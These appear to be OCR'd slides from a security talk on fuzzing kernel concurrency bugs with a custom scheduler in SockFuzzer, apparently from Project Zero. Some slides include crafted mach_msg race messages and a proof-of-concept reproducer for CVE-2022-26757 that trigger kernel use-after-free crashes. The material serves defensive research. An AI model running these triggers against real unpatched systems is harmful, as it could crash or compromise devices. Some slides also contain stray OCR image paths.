- Thread 1: ACQ inner_proc_lock
- Thread 2: block on inner_proc_lock
- Thread 1: dequeue work (BINDER_WORK_NODE, part of nodeA)
- Thread 1: REL inner_proc_lock
- Thread 2: ACQ inner_proc_lock
- Thread 2: todo list cleanup, but work was already dequeued
- Thread 2: free node
- Thread 2: REL inner_proc_lock
- Thread 1: deref w->type (UAF)

Android Linux: fix binder UAF when releasing todo list

```
-static struct binder_work *binder_dequeue_work_head(struct binder_proc *proc, struct list_head *list) {
-  struct binder_work *w;
-
-  binder_inner_proc_lock(proc);
-  w = binder_dequeue_work_head_ilocked(list);
-  binder_inner_proc_unlock(proc);
-  return w;
-}

 static void binder_free_thread(struct binder_thread *thread);
 {
  struct binder_work *w;
+  enum binder_work_type wtype;

  while (1) {
-    w = binder_dequeue_work_head(proc, list);
+    binder_inner_proc_lock(proc);
+    w = binder_dequeue_work_head_ilocked(list);
+    wtype = w ? w->type : 0;
+    binder_inner_proc_unlock(proc);
    if (!w)
      return;
```

Android Linux: fix binder UAF when releasing todo list

- Thread 1: enter binder_release_work from binder_thread_release
- Thread 2: binder_update_ref_for_handle() -> binder_dec_node_ilocked()
- Thread 2: dec nodeA --> 0 (will free node)
- Thread 1: ACQ inner_proc_lock
- Thread 2: block on inner_proc_lock
- Thread 1: dequeue work (BINDER_WORK_NODE, part of nodeA)
- Thread 1: **REL inner_proc_lock**
- Thread 2: ACQ inner_proc_lock
- Thread 2: todo list cleanup, but work was already dequeued
- Thread 2: free node
- Thread 2: **REL inner_proc_lock**
- Thread 1: **deref w->type** (UAF)

Could we have found this bug without knowing about it?

- Race-free programs have no observable behavior differences when preemption occurs between sync points.
- We can express non-data-race bugs around locking.
- Security researcher can additionally preempt in suspicious places (decref)

“Concurrence” Core APIs

- Executor
    - Create, destroy, and switch between contexts.
- Scheduler
    - Track runnable executor contexts and switch between them.
    - **When selecting a runnable thread for switching, choose arbitrarily using fuzzed data.**
- Annotations
    - Yield(), Block(), GetThreadId()
    - Mutex and RWLock are provided and implemented in terms of these primitives.

Executor

```cpp
class Executor {
public:
  virtual ~Executor();

  virtual ThreadHandle CreateThread(FunctionCall function_call) = 0;
  virtual void DeleteThread(ThreadHandle handle) = 0;

  virtual void SwitchToMainThread(bool going_away) = 0;
  virtual void SwitchTo(ThreadHandle handle) = 0;

  virtual ThreadHandle GetCurrentThreadHandle() = 0;

  virtual void PrintBacktrace(ThreadHandle handle) = 0;
};
```

- fiber backend (libco)
- std::thread backend

Scheduler

```
class Scheduler {
  virtual void SetFuzzedDataProvider(FuzzedDataProvider *fuzzed_data) = 0;

  virtual ThreadHandle CreateThread(FunctionCall function_call,
                                    bool runnable) = 0;

  virtual bool Yield() = 0;
  virtual bool Block() = 0;
  virtual bool MakeRunnable(ThreadHandle handle) = 0;

  virtual ThreadHandle ChooseThread(bool can_choose_existing) = 0;
  virtual void SwitchTo(ThreadHandle handle) = 0;

  virtual bool SetInterruptsEnabled(bool enable) = 0;
  virtual bool GetInterruptsEnabled() = 0;
};
```

Sync primitives

```
class Sync {
public:
  Sync(Scheduler *scheduler);
  ~Sync();

  void AddWaiter();
  void ClearAndUnblockWaiters();

  // Used by subclasses to keep track of owner changes
  void NotifyOwnerAdded();
  void NotifyOwnerRemoved();

private:
  void DetectDeadlock();
  // ...
  std::vector<void *> construction_backtrace_;
  std::unordered_map<ThreadHandle, std::vector<void *>> owner_backtraces_;
};
```


VirtualMutex: a cooperative mutex replacement

```
// subclasses Sync
void VirtualMutex::Lock() {
  while (owner_) {
    AddWaiter();
    scheduler()->Block();
  }

  owner_ = scheduler()->GetCurrentThreadHandle();
}

void VirtualMutex::Unlock() {
  owner_ = 0;
  ClearAndUnblockWaiters();
}
```


VirtualMutex: XNU integration

```
void lck_mtx_lock(VirtualMutex **sp) {
  HostYield();
  (*sp)->Lock();
}

void lck_mtx_unlock(VirtualMutex **sp) {
  (*sp)->Unlock();
  HostYield();
}
```

SockFuzzer Integration



LibFuzzer (main)
Fuzzing Input (syscalls)
Syscall List
Fuzz Target
(//fuzz/target/mach_port_fuzzer)
XNU Host (C++)
(//fuzz/host)
cloneproc()
thread_create()
socket()
connect()
mach_msg()
Hypercall (C)
(//fuzz/host/hypercall)
XNU (fakes/API)
(//fuzz/xnu)
XNU
(//third_party/xnu)


LibFuzzer (main)
Fuzzing Input (syscalls/scheduler data)
Syscall List
Fuzz Target
(//fuzz/target/mach_port_fuzzer)
Scheduler Data
XNU Host (C++)
(//fuzz/host)
GetRandomNumber()
cloneproc()
thread_create()
socket()
connect()
mach_msg()
Hypercall (C)
(//fuzz/host/hypercall)
Scheduler
(//concurrence/scheduler)
machine_thread_create()
yield()
SwitchTo(...)
XNU (fakes/API)
(//fuzz/xnu)
Executor
(//concurrence/executor)
XNU
(//third_party/xnu)

Data Model

```
message Session {
  repeated Command commands1 = 1;
  repeated Command commands2 = 2;
  repeated Command commands3 = 3;
  required bytes data_provider = 4; # services copyin, etc.
  required bytes scheduler_data_provider = 5; # services scheduler
}

message Command {
  oneof command {
    MachVmAllocateTrap mach_vm_allocate_trap = 1;
    MachVmPurgableControl mach_vm_purgable_control = 2;
    MachVmDeallocateTrap mach_vm_deallocate_trap = 3;
    TaskDyldProcessInfoNotifyGet task_dyld_process_info_notify_get = 4;
    MachVmProtectTrap mach_vm_protect_trap = 5;
    # ...
  }
}
```

Thread Model

- cloneproc() on initproc at the beginning of each testcase
- Create threads in the new testcase looping over testcase syscall lists.
- When threads terminate, trigger AST to cause thread cleanup.
- machine_thread_create is a hypercall that is fulfilled by our scheduler.

Investigating an IPC bug


```
==1158957==ERROR: AddressSanitizer: heap-use-after-free
READ of size 4 at 0x60f000003d30 thread T0
    #0 0x1d8f925 in ipc_object_lock osfmk/ipc/ipc_object.c:1350:69
    #1 0x1d9ef05 in ipc_port_release_send osfmk/ipc/ipc_port.c:2869:3
    #2 0x1d91517 in ipc_object_destroy osfmk/ipc/ipc_object.c:843:3
    #3 0x1d6b2d3 in ipc_kmsg_clean osfmk/ipc/ipc_kmsg.c:1867:3
    #4 0x1d6aca2 in ipc_kmsg_reap_delayed osfmk/ipc/ipc_kmsg.c:1677:3
    #5 0x1d6ab81 in ipc_kmsg_destroy osfmk/ipc/ipc_kmsg.c:1592:3
    #6 0x1d6ce46 in ipc_kmsg_send osfmk/ipc/ipc_kmsg.c:2197:3
    #7 0x1dd10b4 in mach_msg_overwrite_trap osfmk/ipc/mach_msg.c:374:8

freed by thread T0 here:
    #2 0x1d8ebca in ipc_object_free osfmk/ipc/ipc_object.c:149:2
    #3 0x1d8ea37 in ipc_object_release osfmk/ipc/ipc_object.c:216:3
    #4 0x1d6cd55 in ipc_kmsg_send osfmk/ipc/ipc_kmsg.c:2195:3
    #5 0x1dd10b4 in mach_msg_overwrite_trap osfmk/ipc/mach_msg.c:374:8

previously allocated by thread T0 here:
    #4 0x1d8fd43 in ipc_object_alloc osfmk/ipc/ipc_object.c:489:11
    #5 0x1d96eb3 in ipc_port_alloc osfmk/ipc/ipc_port.c:810:7
    #6 0x1e374eb in mach_reply_port osfmk/kern/ipc_tt.c:1343:7
```

Investigating an IPC bug

```
// thread 0
mach_reply_port {}
mach_reply_port {}
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND
      local: MACH_MSG_TYPE_MAKE_SEND
    }
    msgh_remote_port { port: PORT_1 }
    msgh_local_port { port: PORT_2 }
  }
  options: MACH_SEND_MSG | MACH_RCV_MSG
  rcv_size: 67133440
  rcv_name { port: PORT_1 }
}
mach_msg {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_COPY_SEND
      local: MACH_MSG_TYPE_MOVE_SEND
    }
    msgh_remote_port { port: PORT_2 }
    msgh_local_port { port: PORT_2 }
  }
  options: MACH_SEND_MSG
}
```


```
// thread 1
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND_ONCE
      local: MACH_MSG_TYPE_MAKE_SEND_ONCE
    }
    msgh_remote_port { port: PORT_2 }
    msgh_local_port { port: PORT_1 }
  }
  body {
    port {
      name: PORT_2
      disposition: MACH_MSG_TYPE_MOVE_RECEIVE
    }
  }
  options: MACH_SEND_MSG
}
scheduler_data_provider: "hPort\211\211\211\211\211\211\377\377,"
```

Investigating an IPC bug




```
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND
      local: MACH_MSG_TYPE_MAKE_SEND
    }
    msgh_remote_port: PORT_1
    msgh_local_port: PORT_2
  }
  options: MACH_SEND_MSG | MACH_RCV_MSG
  rcv_size: 67133440
  rcv_name: PORT_1
}
```

Investigating an IPC bug



```
mach_msg {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_COPY_SEND
      local: MACH_MSG_TYPE_MOVE_SEND
    }
    msgh_remote_port: PORT_2
    msgh_local_port: PORT_2
  }
  options: MACH_SEND_MSG
}
```

Investigating an IPC bug



```
mach_msg_overwrite {
  header {
    msgh_bits {
      remote: MACH_MSG_TYPE_MAKE_SEND_ONCE
      local: MACH_MSG_TYPE_MAKE_SEND_ONCE
    }
    msgh_remote_port: PORT_2
    msgh_local_port: PORT_1
  }
  body {
    port {
      name: PORT_2
      disposition: MACH_MSG_TYPE_MOVE_RECEIVE
    }
  }
  options: MACH_SEND_MSG
}
```

```
$ ./mach_port_fuzzer ./crash-ef7424b365b49639de00b90a2783b1aa20aae017
[1]:                                                                 mach_msg_overwrite()
[1]:                                                                 ipc_right_copyin: MOVE_RECEIVE clearing receiver for port
0x60f000003d30
[0]: ipc_entry_lookup: 1 -> 0x61500000ad18
// ...
[0]: mach_msg()
[0]: ipc_right_copyin_two: copying in two rights for name 2
[0]: ipc_right_copyin: name 2
[1]:                                                                 ipc_kmsg_clean: destroying voucher port
[1]:                                                                 ipc_kmsg_clean: cleaning body
[1]:                                                                 ipc_object_destroy: called for object 0x60f000003d30
[0]: ipc_right_copyin_two: copied in first right
[0]: ipc_right_copyin_two: copying in second right
[1]:                                                                 ipc_object_release: object 0x60f000003d30 references 3 -> 2
[1]:                                                                 ipc_kmsg_clean: kmsg 0x611000011e80
[1]:                                                                 ipc_kmsg_clean: destroying remote port
[1]:                                                                 ipc_object_release: object 0x60f000003d30 references 2 -> 1
[1]:                                                                 mach_msg_overwrite() -> 0x0
[0]: ipc_kmsg_send: releasing inactive remote port 0x60f000003d30
[0]: ipc_object_release: object 0x60f000003d30 references 1 -> 0
[0]: ipc_object_free: object 0x60f000003d30
[0]: ipc_kmsg_clean: kmsg 0x611000012100
[0]: ipc_kmsg_clean: destroying local port
[0]: ipc_object_destroy: called for object 0x60f000003d30
[0]: ipc_port_release_send: port 0x60f000003d30
=================================================================
==1643077==ERROR: AddressSanitizer: heap-use-after-free on address 0x60f000003d30
```

Let’s Analyze a Testcase

- XNU: Flow Divert Race Condition Use After Free (2022)
- **XNU: kernel use-after-free in mach_msg** (2021)
- Linux: unix GC memory corruption by resurrecting a file reference through RCU (2021)
- Chrome: Data race in HRTFDatabaseLoader::WaitForLoaderThreadCompletion (2021)
- Android NFC: Type confusion due to race condition during tag type change (2021)
- Android Linux: fix binder UAF when releasing todo list (2020)
- Samsung: UAF via missing locking in SEND_FILE_WITH_HEADER handler (2019)
- iOS/macOS: Race in XNU's mk_timer_create_trap() can lead to type confusion (2019)

From Ian’s report

```
/*
 *    Copy the right we got back.  If it is dead now,
 *    that's OK.  Neither right will be usable to send
 *    a message anyway.
 */
(void)ipc_port_copy_send(ip_object_to_port(*objectp));
```

The crux of the issue is that they ignore the return value there and simply assume that they successfully acquired another send right to *objectp. But if you're very very particular about the message you send **you can make ipc_port_copy_send fail** to take that extra reference. But to see how to do that we need to first look at exactly what this code is even trying to do and then figure out how to set stuff up to try to hit the failure case.

Bug trigger message

```
// dest and reply must name the same port:
msg->hdr.msgh_remote_port = target_port;
msg->hdr.msgh_local_port = target_port;

// they must both use COPY_SEND disposition:
msg->hdr.msgh_bits = MACH_MSGH_BITS_SET(
    MACH_MSG_TYPE_COPY_SEND, // remote
    MACH_MSG_TYPE_COPY_SEND, // local
    0,                       // voucher
    MACH_MSGH_BITS_COMPLEX); // other

// claim we have a single descriptor, but we're really too small
// this will cause ipc_kmsg_copy_body to clean the kmsg
msg->body.msgh_descriptor_count = 1;
msg->invalid_desc = 0;
```

Receive right destruction message (race with first)

```
msg->hdr.msgh_bits = MACH_MSGH_BITS_SET(MACH_MSG_TYPE_MAKE_SEND, 0, 0,
    MACH_MSGH_BITS_COMPLEX);
msg->body.msgh_descriptor_count = 2;

// the first descriptor is valid:
msg->port_desc.type = MACH_MSG_PORT_DESCRIPTOR;
msg->port_desc.name = send_to_limbo;
msg->port_desc.disposition = MACH_MSG_TYPE_MOVE_RECEIVE;

// an invalid descriptor to cause the destruction of the receive right
// but without the space being locked (as by this point the receive
// right isn't in our space)
msg->invalid_desc.type = MACH_MSG_PORT_DESCRIPTOR;
msg->invalid_desc.name = 0xffff;
msg->invalid_desc.disposition = MACH_MSG_TYPE_MOVE_RECEIVE;
```

It’s the same bug!

- Auditing and fuzzing have both found an obscure issue.

CVE-2022-26757

```
commands {
  socket {
    domain: AF_INET6
    so_type: SOCK_STREAM
    protocol: IPPROTO_TCP
  }
}
commands {
  set_sock_opt {
    level: SOL_SOCKET
    name: SO_FLOW_DIVERT_TOKEN
    val: "\n\000\000\000\004\000\000\000\000\032\000\000\000\004\377\377\000\374"
  }
}
commands2 {
  disconnectx {
    associd: ASSOCID_CASE_0
    cid: 0
    fd: FD_0
  }
}
scheduler_data_provider: "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377..."
```

CVE-2022-26757

```
void do_one_attempt() {
  int sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
  std::thread thread([sock]() { disconnectx(sock, 0, 0); });
  struct flow_divert_packet packet {
    .control_unit = {
      .type = FLOW_DIVERT_TLV_CTL_UNIT,
      .length = htonl(0),
    },
    .aggregate_unit = {
      .type = FLOW_DIVERT_TLV_AGGREGATE_UNIT,
      .length = htonl(4),
      .data = 0x41414141,
    }
  };
  setsockopt(sock, SOL_SOCKET, SO_FLOW_DIVERT_TOKEN, &packet, sizeof(packet));
  thread.join();
  close(sock);
}
```

CVE-2022-26757

```
panic(cpu 4 caller 0xfffffe002173b4f0): [flow_divert_pcb]: element modified after free (off:88,
val:0xffffffff00000000, sz:216, ptr:0xfffffe1ffe7b01b0)
Debugger message: panic
Memory ID: 0x6
OS release type: User
OS version: 21E230
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 20:35:58 PST 2022;
root:xnu-8020.101.4~2/RELEASE_ARM64_T6000
iBoot version: iBoot-7459.101.2
secure boot?: YES
```

Let’s Analyze a Testcase

- **XNU: Flow Divert Race Condition Use After Free** (2022)
- XNU: kernel use-after-free in mach_msg (2021)
- Linux: unix GC memory corruption by resurrecting a file reference through RCU (2021)
- Chrome: Data race in HRTFDatabaseLoader::WaitForLoaderThreadCompletion (2021)
- Android NFC: Type confusion due to race condition during tag type change (2021)
- Android Linux: fix binder UAF when releasing todo list (2020)
- Samsung: UAF via missing locking in SEND_FILE_WITH_HEADER handler (2019)
- iOS/macOS: Race in XNU's mk_timer_create_trap() can lead to type confusion (2019)

Existing research and solutions

- Research topic: Deterministic record and replay (single-process case)
- Prior art
  - rr-project: the reverse and replay debugger
    - Non-determinism is captured to a file then used to replay the testcase
  - Microsoft CHESS
    - Replace scheduler and control ordering: very close to my approach
    - Systematically enumerate a subset of interleavings
- Our contribution
  - Let fuzzer search through countably infinite number of interleavings
  - Use annotations (like prior work) to limit the preemption locations but leave this configurable

Future Work

- Improved Thread/Fiber Support
- Thread-Aware Feedback for Fuzzing Engines
- Performance Improvements
- First draft available at https://github.com/googleprojectzero/SockFuzzer

Takeaways

- AFL’s advances in coverage guided fuzzing are the first step in a revolution in fuzzing applications and the fundamental approach can be extended to find deeper bugs.
- As the difficulty in finding single-threaded bugs climbs, defenders must understand and build tools to identify concurrency issues.
- Parallelism is at the core of modern software engineering but tools are still lacking. This research should encourage developers to invest in concurrency tooling.